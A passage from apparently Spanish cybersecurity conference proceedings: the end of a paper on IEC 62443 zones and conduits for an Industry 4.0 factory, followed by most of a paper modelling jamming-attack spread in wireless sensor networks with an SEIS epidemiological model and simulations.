Es por ello que se decide incrementar el nivel de seguridad de los dispositivos que controlan el proceso PLCs (en concreto 15) incorporando firewalls industriales DPI *(Deep Packet Inspection*). Estos firewalls aseguran que la comunicación entre los PLCs y el sistema SCADA, realizada sobre protocolo Modbus, se haga siempre sobre este protocolo y autenticando la IP y MAC de dichos dispositivos. Aunque este tipo de firewalls DPI permiten asegurar que la comunicación se realice de forma unidireccional, es decir el SCADA puede leer datos de los PLCs -ya que sólo se autorizan los *Coils* y *Registers* de lectura asociados al protocolo Modbus-, pero no puede escribir, este escenario no se contempla, debido a que desde el centro de control es necesario realizar el control del proceso. Asociado a esta subzona se crea el subconducto interno (con código SZ3.1_SCI1) que incluiría los switches L2 y los firewalls DPI.

Como se comentaba anteriormente, se va a desplegar un servidor en el que se instalen máquinas virtuales de todos los entornos de desarrollo de los PLCs asociados al proceso de envasado. Este hecho hace que se cree una nueva subzona, con código (con código SZ_3.2) en el que se incluye sólo este servidor. Como se observa en la Figura 7, el acceso a este servidor se realiza a través de un conducto externo de confianza (con código Z3_VPN_CE) y con un canal externo de confianza (con código Z3_VPN_CAEC1) a través de una VPN segura que se configura en el VPN server/firewall desplegado en la zona 3. Tras la definición de esta subzona, se establece el nivel de seguridad objetivo de la subzona 3.2, que resulta ser: SL-T (SZ_3.2) {4 4 2 1 3 3 2}.




Fig. 6. Resumen de zonas y conductos después del proyecto Industria 4.0 e IEC

Se crea una última subzona (con código SZ_3.3) que aglutina los sistemas HMI que se comunican vía WiFi y un PLC concentrador que recoge las señales de paro y rendimiento. Asociada a esta subzona se crea el subconducto interno (con código SZ3.3_SCI1) que incluiría el switch L2, el punto de acceso inalámbrico y los dispositivos WiFi que dan cobertura a la zona de envasado.

Por último, se ha creado un canal externo (con código Z2_Z3_CE) y un canal externo de confianza (con código Z2_Z3_CE_CAEC1) que permiten comunicar las zonas 2 y 3.

IX. Conclusiones y trabajo futuro

En este artículo se proponen unas recomendaciones y guías que permiten definir las zonas, conductos y canales, siguiendo las recomendaciones de la IEC 62443, en una organización que decide abordar una iniciativa de Industria 4.0 y que está preocupada por la ciberseguridad de sus activos.

Se ha descrito la primera arquitectura de referencia para la Industria 4.0 (RAMI 4.0) y se ha constatado la idoneidad de la recomendación que se realiza en esta arquitectura al señalar la norma IEC 62443 como la más adecuada para desplegar programas de ciberseguridad en un contexto de Industria 4.0.

Se han clarificado alguno de los conceptos más importantes que se describen en la norma y se han propuesto recomendaciones específicas para el caso de aplicación de una organización embarcada en programas de Industria 4.0. Se han identificado las tecnologías más comunes vinculadas a la Industria 4.0, de manera que, a la hora de diseñar zonas, conductos y canales, se tengan en cuenta sus funcionalidades y características específicas.

Con un caso de aplicación real se ha demostrado cómo siguiendo todas estas recomendaciones una fábrica ha incorporado tecnologías asociadas a la Industria 4.0 y en paralelo ha puesto en marcha las mejores prácticas propuestas por la IEC 62443 para que el despliegue de estas tecnologías se haga de forma segura.

A partir de esta investigación se abren nuevas líneas de trabajo entre las que destacan entre otras, la adaptación de la metodología de evaluación de riesgos propuesta por la IEC 62443 en un contexto de Industria 4.0 o la utilización del marco de trabajo propuesto en este artículo, a otro tipo de industria como pudieran ser la industria del automóvil o la aeroespacial, sectores vinculados tradicionalmente a la Industria 4.0

Referencias

[1] D. Gorecky; M. Schmitt; M. Loskyll; D. Zühlke: “Human-machine-interaction in the industry 4.0 era” en *Industrial Informatics (INDIN), 2014 12th IEEE International Conference*, pg. 289 – 294, 2014.

[2] I. Garbie; “Sustainability in Manufacturing Enterprises: Concepts, Analyses and Assessments for Industry 4.0 (Green Energy and Technology)”. Springer; Edición: 1st ed. 2016.

[3] O. Sauer: “Delopments and trends in shopfloor-related ICT systems” en *Industrial Engineering and Engineering Management (IEEM), 2014 IEEE International Conference*, pg. 1352 – 1356, 2014.

[4] D. Schulz: “FDI and the Industrial Internet of Things” en *Emerging Technologies & Factory Automation (ETFA), 2015 IEEE 20th Conference*, pg. Pages: 1 – 8, 2015.

[5] “Recommendations for implementing the strategic initiative INDUSTRIE 4.0”. Abril 2013. http://www.acatech.de/fileadmin/user_upload/Baumstruktur_nach_Website/Acatech/root/de/Material_fuer_Sonderseiten/Industrie_4.0/Final_report__Industrie_4.0_accessible.pdf

[6] “German Standardization Roadmap, Industry 4.0, Version 2”. Enero 2016.https://www.vde.com/en/dke/std/Documents/RM_Industrie%2040_V2_EN.pdf

[7] C. Lesjak; D. Hein; J. Winter: “Hardware-security technologies for industrial IoT: TrustZone and security controller” en *Industrial Electronics Society, IECON 2015 - 41st Annual Conference of the IEEE*, pg. 002589 – 002595, 2015.

[8] ISA99/IEC 62443. Marzo 2016, http://isa99.isa.org/ISA99%20Wiki/Master-Glossary.aspx

[9] IEC 62443-1-1 Models and Concepts . Marzo 2016. http://isa99.isa.org/ISA99%20Wiki/WP-1-1.aspx

[10] F.Sevillano y M.Beltrán. “Metodología para el Análisis, Auditoría de Seguridad y Evaluación del Riesgo Operativo de Redes Industriales y Sistemas SCADA (MAASERISv2.1). Septiembre 2015. JNIC 2015

Modelo epidemiológico para el estudio de los ataques tipo jamming en redes de sensores inalámbricos

Miguel López
Universidad de Málaga, Dept. Ingeniería de Comunicaciones
E.T.S. Ingeniería de Telecomunicación, Campus de Teatinos, 29071 Málaga
m.lopez@uma.es

Alberto Peinado
Universidad de Málaga, Dept. Ingeniería de Comunicaciones
E.T.S. Ingeniería de Telecomunicación, Campus de Teatinos, 29071 Málaga
apeinado@ic.uma.es

Andrés Ortiz
Universidad de Málaga, Dept. Ingeniería de Comunicaciones
E.T.S. Ingeniería de Telecomunicación, Campus de Teatinos, 29071 Málaga
aortiz@ic.uma.es

***Abstract*- La teoría epidemiológica ha utilizado desde hace mucho tiempo modelos matemáticos para estudiar la propagación de enfermedades. Estos mismos modelos se han aplicado al estudio de la propagación de malware en redes cableadas y en redes de sensores inalámbricas, dada la enorme similitud de los procesos biológicos y telemáticos. No obstante, la propia simplicidad de los sensores inalámbricos dificulta, aunque no impide, la infección con códigos maliciosos en muchos casos. En este trabajo se presenta el estudio de la propagación de los efectos de los ataques tipo jamming, que afectan a las capas física y de enlace de todos los nodos con independencia de su simplicidad. El estudio se realiza aplicando el modelo matemático epidemiológico *Susceptible-Expuesto-Infectado-Susceptible* (SEIS) para describir la dinámica de propagación de los efectos de estos ataques sobre redes de sensores inalámbricas. En este caso, se estudia el *número reproductivo básico*, como uno de los factores más importantes pues determinará si la epidemia (ataque) será o no endémica. Finalmente, se llevan a cabo una serie de simulaciones para explicar los resultados y analizar el equilibrio y la estabilidad de las soluciones encontradas.**

***Index Terms*- ciberseguridad, jamming, modelo epidemiológico, redes de sensores inalámricas**

Tipo de contribución: *Investigación en desarrollo*

I. Introducción

La teoría epidemiológica utiliza modelos matemáticos para el estudio de la propagación de enfermedades. Los modelos actuales fueron presentados por primera vez en 1927 por Kermack y McKendrick para describir la epidemia de peste que sufró la India en 1906 [1]. Desde entonces, esta teoría ha permitido formular diversos modelos que se han ido adaptando a las particularidades de las distintas enfermedades conocidas.

En 1991, se aplica por primera vez un modelo epidemiológico para estudiar la propagación de virus en ordenadores [2], dada la similitud con los procesos biológicos. Desde entonces, han sido propuestos numerosos modelos basados en la teoría epidemiológica para estudiar la propagación de malware en todo tipo de redes, incluyendo las redes de sensores inalámbricas (WSN).

Estas redes consisten en un gran número de pequeños nodos desplegados para controlar o monitorizar infraestructuras críticas, procesos industriales, entornos medioambientales y otras aplicaciones basadas en la recopilación de datos en tiempo real. Estas redes se apoyan en la cooperación entre nodos para crear caminos de comunicación inalámbricos, proporcionando un mejor desempeño cuando las redes tradicionales son imposibles de desplegar o resultan muy costosas. Sin embargo, la naturaleza de multidifusión de la tecnología inalámbrica, los entornos agresivos en los que se despliegan y las limitaciones en cuanto a capacidad de proceso, memoria y suministro de energía de los propios nodos son factores que incrementan considerablemente la probabilidad de ejecutar diversos ataques contra estas redes de forma exitosa [3].

La simplicidad de los nodos de las WSN, que suelen implementar la mínima funcionalidad necesaria para realizar las tareas encomendadas, dificulta la infección de los mismos con códigos maliciosos, aunque no lo impide, como se muestra en [4][5][6] donde se describen ataques basados en inyección de código y vulnerabilidades de corrupción de memoria.

Sin embargo, existen otros ataques no basados en infección de malware que pueden afectar a todo tipo de nodos, sean simples o complejos en su estructura o funcionamiento. Estos ataques pueden ser lanzados por nodos que aunque aparentemente colaboran con el resto de nodos, su verdadero objetivo es colapsar la red de sensores, eliminando funcionalidades y degradando su rendimiento, pudiendo ocasionar una total Denegación de Servicio (*Denial of Service*, DoS). Por ejemplo un nodo atacante podría interferir de forma intencionada en el normal funcionamiento de la red a nivel físico y a nivel de acceso al medio inalámbrico saturando el canal mediante la inyección y transmisión continuada de paquetes de datos con o sin sentido, generando anomalías y errores en la transmisión y la recepción de las comunicaciones. Esto provocaría que los nodos afectados consumiesen rápidamente su energía reduciendo, en consecuencia, el tiempo de vida global de la red [7]. Este tipo de ataque denominado *Jamming* (y considerado un caso especial de ataques *DoS*), podría tener consecuencias devastadoras incluso en presencia de un reducido número de nodos atacantes [8].

Este tipo de ataque afecta a todo tipo de WSN, con independencia de la complejidad de los nodos que la componen, puesto que actúan sobre la capa física y de enlace, que todos ellos implementan.

En este trabajo se presenta una aproximación al estudio dinámico de la propagación de los efectos de ataques *Jamming* en una red de sensores inalámbrica bajo el modelo matemático epidemiológico *Susceptible-Expuesto-Infectado-Susceptible* (SEIS), determinando si el ataque se desvanece o bien persiste en el tiempo. En este modelo será, por tanto, de especial interés el estudio de número reproductivo básico, que representa la fase de transición de no equilibrio del proceso de propagación de una enfermedad. Éste parámetro depende de un umbral de epidemia: si el parámetro es superior al umbral, la infección se extenderá y se convertirá en una epidemia persistente; si por el contrario el parámetro está por debajo del umbral, la enfermedad se extinguirá. Los resultados de la simulación demuestran que las características dinámicas de la propagación del ataque Jamming en una red de sensores inalámbrica está íntimamente relacionado con el periodo de latencia de los nodos expuestos así como con el rango de transmisión de los nodos.

El resto del trabajo se organiza como sigue. En la sección 2 se presentan los trabajos relacionados y el estado del arte actual. En la sección 3 se presentan los fundamentos de la teoría epidemiológica en los que se basa el modelo propuesto. En las secciones 4 y 5 se describe el modelo propuesto y las simulaciones realizadas, respectivamente. Finalmente en la sección 6, se presentan las conclusiones.

II. Trabajos Relacionados

Desde el punto de vista de la medicina (y de la biología en general), la Teoría epidemiológica trata de explicar la dinámica de propagación de una determinada enfermedad en una población de individuos mediante el uso de modelos matemáticos, que tratan de predecir el comportamiento de las posibles epidemias que puedan afectar a tal población. En los últimos años, estos modelos epidemiológicos han servido de inspiración para estudiar cierto tipo de ataques en el entorno de las redes de sensores inalámbricas, centrándose la mayoría de estos modelos en el análisis de la propagación de malware (virus y gusanos). Centrándonos en las propuestas más recientes, podemos encontrar trabajos como [9] en el que los autores desarrollan un nuevo modelo epidemiológico denominado iSIR con el que analizan la dinámica de la propagación de un gusano en una red de sensores inalámbricas. Al tener en cuenta el consumo de energía de los nodos, esta propuesta aparentemente mejora el tradicional modelado de propagación de gusanos basado en el SIR. En [10] se ofrece un estudio sobre los efectos que puede producir un nodo comprometido por un atacante, sobre el resto de los nodos de la red. En especial se estudia de la propagación de un virus a través del medio inalámbrico en un esquema de comunicación con intercambio de claves. En [11] los autores tratan nuevamente la dinámica de propagación de un virus a través de la red de sensores inalámbrica basándose, en primera instancia en el modelo Susceptible Infectado (SI), proponiendo posteriormente una variante de este modelo en la que se sopesa la activación del modo reposo en los nodos afectados para evitar la propagación del virus. En [12] se propone la caracterización del comportamiento anómalo de los nodos de una red de sensores mediante un modelo nodo basado en un proceso de Markov y la propagación según la teoría epidemiológica. El objetivo de este trabajo es predecir qué nodos pueden propagar su 'mala conducta' (maliciosa y/o egoísta) lo cual es importante para la comprensión de sus posibles daños, y para desarrollar contramedidas para asegurar y red inalámbrica. En [13] los autores proponen un modelo epidemiológico con individuos Susceptibles, Expuestos, Infectados, Recuperados y Susceptibles, al que se añade otro compartimento o grupo de Vacunación (SEIRS-V) para describir la dinámica de propagación de gusanos con respecto al tiempo. El modelo propuesto captura tanto la dinámica espacial y temporal de la propagación de los gusanos y, al igual que en los casos anteriores, se apoya en el número reproductivo básico para determinar los puntos de equilibrio y la estabilidad del modelo. En [14] los autores proponen un mecanismo de seguridad contra la propagación de un *gusano* en una red de sensores, basándose en tres modelos epidemiológicos diferentes. En el modelo se introduce un nuevo compartimento que incluye los nodos que 'caen' ya sea por el efecto directo del ataque o por un efecto inducido, argumentando que esta clase de individuos proporciona una nueva visión que puede ayudar a optimizar el nivel de infección y de recuperación de nodos en la red de sensores inalámbrica. En [15] los autores proponen un modelo epidemiológico basado en el concepto de *cuarentena* con individuos Susceptibles, Infectados, en Cuarentena y Recuperados (SIQRS). Con él se describe la dinámica de propagación de un gusano en una red inalámbrica y se estudia el equilibrio y la estabilidad del modelo basándose en el número reproductivo básico. Finalmente, en [16] los autores investigan un modelo no lineal de propagación de malware en redes de sensores inalámbricas basado en el modelo epidemiológico clásico tipo Susceptible, Infectado, Recuperado (SIR), demostrando que las características dinámicas de la propagación del malware están directamente relacionadas con el periodo de inmunidad de los nodos recuperados.

III. Fundamentos de la Teoría Epidemiológica

Si bien es cierto que la aparición y posterior propagación de una determinada enfermedad infecciosa ha sido siempre motivo de preocupación, no fue hasta 1927 con el trabajo de Kermack y McKendrick [1] cuando surge lo que hoy se denomina la Teoría Epidemiológica moderna. La principal aportación de este trabajo, que comprende un modelo matemático basado en un sistema de ecuaciones diferenciales ordinarias, es la introducción de un valor umbral que permite determinar cuándo una enfermedad se convierte en epidémica. A grandes rasgos, la Teoría Epidemiológica tiene como objetivo medir los resultados de la propagación de una enfermedad a modo de infección, en relación a una población de riesgo que comprende el conjunto de los individuos que poseen un factor de susceptibilidad con respecto a la enfermedad [17]. Este factor depende de varios parámetros como la exposición, la tasa de difusión, la frecuencia de ocurrencia anterior y que definen el potencial de propagación de la enfermedad causante de la infección. De esta manera la Teoría Epidemiológica permite analizar la enfermedad y establecer estrategias de control y planes de prevención y de

lucha, tales como la vacunación o la cuarentena. Además, existen preguntas importantes que la epidemiología intenta responder, como cuál será el número total de infectados o cuál será el número máximo de infectados en un determinado momento. La mayoría de los modelos epidemiológicos derivan del desarrollo matemático del trabajo de Kermack-McKendrick, y en ellos la población se divide en diferentes compartimentos teniendo en cuenta las características de la enfermedad. Los modelos compartimentales más básicos son los denominados *Susceptible-Infectado-Susceptible* (SIS), *Susceptible-Expuesto-Infectado-Susceptible* (SEIS) y el *Susceptible-Infectado-Recuperado* (SIR). En el primer modelo, un individuo susceptible adquiere la enfermedad y luego, después de un período de incubación (es decir, el tiempo en el que la enfermedad persiste), el individuo se vuelve susceptible nuevamente pasando de un grupo a otro a través del tiempo. En el segundo modelo se tiene en cuenta un periodo de latencia o incubación de la enfermedad antes de que el individuo se considere definitivamente en el grupo de los infectados. Por otra parte, en el tercer modelo el individuo se recupera tras la infección y se vuelve inmune a infecciones posteriores.

Uno de los factores más importantes a estudio es si la epidemia será o no endémica. Es decir, si la enfermedad perdurará en la población durante un largo periodo de tiempo o si desaparecerá paulatinamente. Un indicador importante para estudiar si una enfermedad es endémica es el denominado *número reproductivo básico* R_0 que representa el número medio de infecciones secundarias que ocurre cuando el primer individuo enfermo (el *paciente cero*) es introducido en una población completamente susceptible [18]. Es decir, determina a cuántos individuos va a infectar directamente el paciente cero. En general si $R_0 < 1$ la epidemia desaparecerá y si $R_0 > 1$ puede que estemos en un caso de enfermedad epidémica.

En nuestro caso, estamos interesados en el modelo SEIS en el que por un lado los individuos nunca desarrollan inmunidad a la enfermedad y, por otro, existen individuos que portan la enfermedad pero tienen un tiempo promedio de incubación en el que no muestran síntomas y no están en condición de infectar a otros. Como veremos posteriormente, este modelo se ajusta bastante al efecto que provoca en una red de sensores la presencia de uno o varios atacantes tipo *Jamming*. El modelo genérico SEIS es determinista, siendo $S(t)$, $E(t)$ e $I(t)$ el número de individuos Susceptibles, Expuestos e Infectados en el tiempo t. Si denotamos β como la tasa de infección o contagio (probabilidad de que un individuo enferme al estar en contacto con un infectado), $1/\varepsilon$ como el tiempo promedio de incubación o latencia de la enfermedad, y $1/\gamma$ como el tiempo promedio de duración de la infección (para un solo individuo), siendo γ la tasa de eliminación de los individuos infectados, el flujo de paso de un grupo a otro en este modelo puede describirse como sigue:

$$S(t) \xrightarrow{\beta} E(t) \xrightarrow{\varepsilon} I(t) \xrightarrow{\gamma} S(t)$$

Si asumimos un modelo en el que los contactos entre individuos es homogéneos (es decir, cada uno de los individuos susceptibles están en contacto con cualquiera de los infecciosos), las ecuaciones diferenciales básicas que describen la tasa de cambio de la proporción de individuos en cada grupo son:

$$\frac{dS(t)}{dt} = -\beta \cdot S(t) \cdot I(t) + \gamma \cdot I(t) \quad (1)$$

$$\frac{dE(t)}{dt} = \beta \cdot S(t) \cdot I(t) - \varepsilon \cdot E(t) \quad (2)$$

$$\frac{dI(t)}{dt} = \varepsilon \cdot E(t) - \gamma \cdot I(t) \quad (3)$$

Dado que la tasa de contagio β se supone constante, es decir, que no cambia con el tiempo, este modelo se denomina *sistema invariante autónomo* [18]. Esta tasa de contagio depende de cada enfermedad y de ambas poblaciones, mientras que la tasa de recuperación γ sólo depende de la población de individuos infectados que haya en cada momento.

IV. Modelo epidemiológico de propagación de ataques jamming

En esta sección, se desarrolla el modelo epidemiológico que permitirá analizar la propagación de un ataque jamming a partir de un único nodo inicial infectado. Considerando este efecto de tipo epidémico como la principal amenaza a la red de sensores, el objetivo de la investigación de este trabajo es encontrar y estudiar el punto de equilibrio del sistema de ecuaciones que marca la bifurcación entre el proceso de propagación epidémico en toda la red y el proceso endémico.

A. Modelo de red

Supongamos una red de sensores inalámbrica tal y como la representada en la Fig. 1, compuesta por una estación base (BS) y N nodos sensores idénticos, uniformemente distribuidos al azar en una región de área A. La densidad media será $\rho = N/A$. Cada nodo utiliza el mismo protocolo a nivel de capa física y de acceso al medio (PHY/MAC) y está equipado con antenas omnidireccionales cuyo rango de transmisión máximo es r_0. Hay que resaltar que la utilización de una distribución uniforme de los nodos es una simplificación que permite realizar una primera aproximación al problema que se plantea y obtener unos resultados orientativos. Posteriormente, en futuros estudios, se considerarán otras distribuciones.




Fig. 1. Modelo de red de sensores inalámbrica.

Asumiendo que un nodo arbitrario comienza un ataque tipo *jamming*, éste se propagará a través de la capa física del protocolo de comunicación comprometiendo el acceso al medio de los nodos vecinos. Entonces, para un nodo con radio de comunicación r_0 la probabilidad de que k nodos estén dentro de su radio de comunicación vendrá dada por:

$$p(k) = \binom{N-1}{k} p^k (1-p)^{N-1-k} \quad (4)$$

donde

$$p = \frac{\pi r_0^2 \rho}{N} = \frac{\pi r_0^2}{A} \quad (5)$$

siendo p la probabilidad de existencia de un enlace a nivel físico, esto es, de que al menos dos nodos estén dentro de sus respectivos rangos de comunicación, lo que puede entenderse como una probabilidad de transmisión de la enfermedad

B. Modelo de propagación del ataque Jamming

Como se describe en la sección I, los ataques tipo *jamming* tienen como objetivo la generación de anomalías y errores en la transmisión y la recepción de las comunicaciones mediante la saturación de la capa física o de acceso al medio con la inyección y transmisión continuada de paquetes de datos con o sin sentido. Para llevar a cabo este tipo de ataques, se pueden emplear varias estrategias con diferentes niveles de eficacia [19]. La más sencilla consiste en la emisión continua de paquetes de datos para saturar un canal inalámbrico (*Jammer constante*), por lo que el tráfico legítimo queda completamente bloqueado. Sin embargo, existen modos de ataque que se han mostrado más eficientes en el entorno de las redes de sensores inalámbricas [20]. Por ejemplo, un nodo *jammer* tal y como el representado en la Fig. 1, puede permanecer en silencio cuando no hay actividad en el canal, y empezar a generar paquetes de interferencia tan pronto como se detecta una transmisión (*Jammer reactivo*). En lugar de enviar continuamente paquetes de interferencia, otra estrategia consiste en inyectar paquetes de forma aleatoria (*Jammer aleatorio*). En concreto, el atacante activará su interfaz radio y después de t_j unidades de tiempo, pasará a modo reposo (*sleep*), reanudando nuevamente el ataque tras un tiempo t_s. Los tiempos t_j y t_s pueden ser valores aleatorios o fijos.

A lo largo de este trabajo, se estudia el caso aleatorio bajo el modelo SEIS con el fin de determinar un periodo en el que los nodos no 'caen' inmediatamente bajo el efecto del jammer, esto es, existirá un tiempo promedio de incubación o latencia de la enfermedad. De este modo obtenemos un modelo más fiel del proceso de propagación del ataque al incluir en el grupo de los infectados sólo a aquellos nodos a los que el ataque, efectivamente induce de forma directa o indirecta un funcionamiento anómalo que puede propagarse por toda la red.

En el modelo propuesto, supondremos la existencia de un nodo dentro de la red (*paciente cero*) que tras ser comprometido (*adquiere la enfermedad*), inicia un ataque tipo jamming como el descrito anteriormente. Los efectos de dicho ataque (*infección*) se propagarán en primer lugar por los nodos vecinos más próximos, manifestándose con síntomas como el aumento del reenvío de paquetes entre nodos, pérdida de paquetes de datos y, especialmente en el consumo elevado de recursos en los nodos debido al aumento en el número colisiones en el canal físico. Además, estos nodos inicialmente infectados provocarán en otros nodos próximos un funcionamiento anómalo debido a la necesidad del reenvío constante de paquetes de datos y, finalmente este proceso puede desembocar en la caída de toda la red de sensores debido a la saturación del canal y a la 'extenuación' de los nodos. Hay que señalar, que en este modelo los nodos que sean capaces de superar la fase de infección de la enfermedad, se convertirán nuevamente en susceptibles ante una repetición del ataque.

C. Análisis epidemiológico de la propagación del ataque Jamming

Consideramos una población estacionaria y uniformemente distribuida al azar de N individuos (nodos sensores) con una densidad ρ, siendo $S(t)$, $E(t)$ e $I(t)$ el número de nodos *susceptibles*, *expuestos* e *infectados* en un tiempo t, donde $S(t) + E(t) + I(t) = N$. En el modelo, la enfermedad será el propio ataque jamming y el estudio se centrará en el potencial de propagación de la enfermedad causante de la infección y los efectos de dicha enfermedad sobre la red de sensores inalámbricas. La tasa de infección β representará la probabilidad de que el nodo *jammer* (*paciente cero*) interfiera con la transmisión y la recepción de paquetes en la capa física de las comunicaciones inalámbricas, de modo que el tráfico legítimo sea completamente bloqueado. Supondremos que el atacante actuará inyectando paquetes de forma aleatoria (*Jammer aleatorio*), con un tiempo promedio de duración de la infección (para un solo individuo) de $1/\gamma$, y que podría suponerse equivalente a $t_j - t_s$.

Por lo tanto, asumiendo un modelo de contactos homogéneos (es decir, cada uno de los individuos susceptibles puede estar en contacto con cualquiera de los infecciosos), tendremos una tasa de infección real dada por el producto $\lambda = p \cdot \beta$, siendo por tanto las ecuaciones a estudio las siguientes:

$$\frac{dS(t)}{dt} = -\lambda \cdot S(t) \cdot I(t) + \gamma \cdot I(t) \quad (6)$$

$$\frac{dE(t)}{dt} = \lambda \cdot S(t) \cdot I(t) - \varepsilon \cdot E(t) \quad (7)$$

$$\frac{dI(t)}{dt} = \varepsilon \cdot E(t) - \gamma \cdot I(t) \quad (8)$$

Este sistema de ecuaciones diferenciales describe la tasa de cambio en la proporción de individuos en cada grupo (SEIS) y nos permitirá determinar el punto de equilibrio que marca la bifurcación entre el proceso de propagación epidémico en toda la red y el proceso endémico.

El primer paso es la búsqueda de las soluciones de ese sistema de ecuaciones diferenciales mediante la localización de los estados estacionarios o puntos de equilibrio, también llamados puntos fijos o puntos estacionarios [16]. Estos puntos son soluciones constantes del sistema que satisfacen la condición $dS(t)/dt = 0$, $dE(t)/dt = 0$ y $dI(t)/dt = 0$.

Igualando a cero la *Ec. (6)* y teniendo en cuenta que $S(t) + E(t) + I(t) = N$, obtenemos como posibles soluciones $I^0(t) = 0$; o bien $I^*(t) > 0$ con $S^*(t) = \gamma/\lambda$. En el primer caso, obtenemos

como solución del sistema de ecuaciones el punto de equilibrio $P^0 = (N, 0, 0)$; y en el segundo caso, obtenemos el punto

$$P^* = \left(\frac{g}{l}, \frac{g(N \cdot l - g)}{l(g+e)}, \frac{e(N \cdot l - g)}{l(g+e)} \right).$$

Si tomamos $R_0 = \lambda \cdot \varepsilon / \gamma$, entonces R_0 representa el número medio de infecciones secundarias que ocurre cuando un individuo infeccioso (el *paciente cero*) es introducido en la población de nodos susceptibles. Se puede demostrar que la dinámica del sistema propuesto queda determinada por completo mediante el parámetro umbral R_0. Si $R_0 < 1$, el punto P^0 es asintóticamente estable y por tanto, el único punto de equilibrio del sistema, e indica que la los efectos del ataque jamming se desvanecerán con el tiempo; si $R_0 > 1$ existirá un único punto de equilibrio P^* que es asintóticamente estable, con lo que puede que estemos ante un caso en el que el ataque jamming perdurará y se propagará a través de la red. El análisis matemático de la estabilidad global y local de estos puntos se puede realizar utilizando funciones bien conocidas como la de *Lyapunov*, o aplicando técnicas de linearización y operadores *Jacobianos*, quedando fuera del alcance de este trabajo [21, 22].

V. Simulaciones

Para la simulación del modelo SEIS propuesto se considera un área A = 100 x 100 y un número de nodos N = 150. Los efectos del ataque se pueden estudiar en función del rango de transmisión r_0 de los nodos. Si tomamos el número reproductivo $R_0 = \lambda \cdot \varepsilon / \gamma$ y lo igualamos a 1, se puede determinar el rango de transmisión crítico r_c para el que el ataque pasa de ser endémico a epidémico:

$$R_0 = \frac{\pi r_0^2 \beta \varepsilon}{A\gamma} = 1 \Rightarrow r_c = \sqrt{\frac{A\gamma}{\pi\beta\varepsilon}} \quad (9)$$

Por tanto, si el rango de transmisión de los nodos $r_0 < r_c$ entonces $R_0 < 1$ y los efectos del ataque jamming no se propagarán a través de la red; por el contrario si el rango de transmisión de los nodos $r_0 > r_c$ entonces $R_0 > 1$ y los efectos del ataque jamming se propagarán a través de la red, infectando a un número importante de nodos. Por otra parte, hay que tener en cuenta que ha de establecerse un radio mínimo que haga que la red esté conectada, esto es, que todos los nodos tengan al menos un vecino dentro de su radio de cobertura, $p(k=1) = 1$.

La Figura 2 muestra el análisis de un sistema con un radio r_0 = 24 m, inferior al radio crítico pero que garantiza que los nodos estén conectados, una tasa de infección o contagio β = 0.01, el tiempo promedio de incubación o latencia de la enfermedad ε = 0.1, y el tiempo promedio de duración de la infección γ = 0.2. La condición $r_0 < r_c$ garantiza $R_0 < 1$ que se refleja en la estabilización del número de nodos infectados en un valor relativamente bajo.

Si consideramos un radio r_0 = 38 m, superior al radio crítico y los mismos valores de β, γ y ε, la Figura 3 muestra la propagación de los efectos del ataque jamming a través de la red, infectando a un número importante de nodos.




Fig. 2. Jamming como endemia, r_0 = 24 m, β = 0.01, γ = 0.2 y ε = 0.1




Fig. 3. Jamming como epidemia, r_0 = 38 m, β = 0.01, γ = 0.2 y ε = 0.1.

VI. Conclusiones

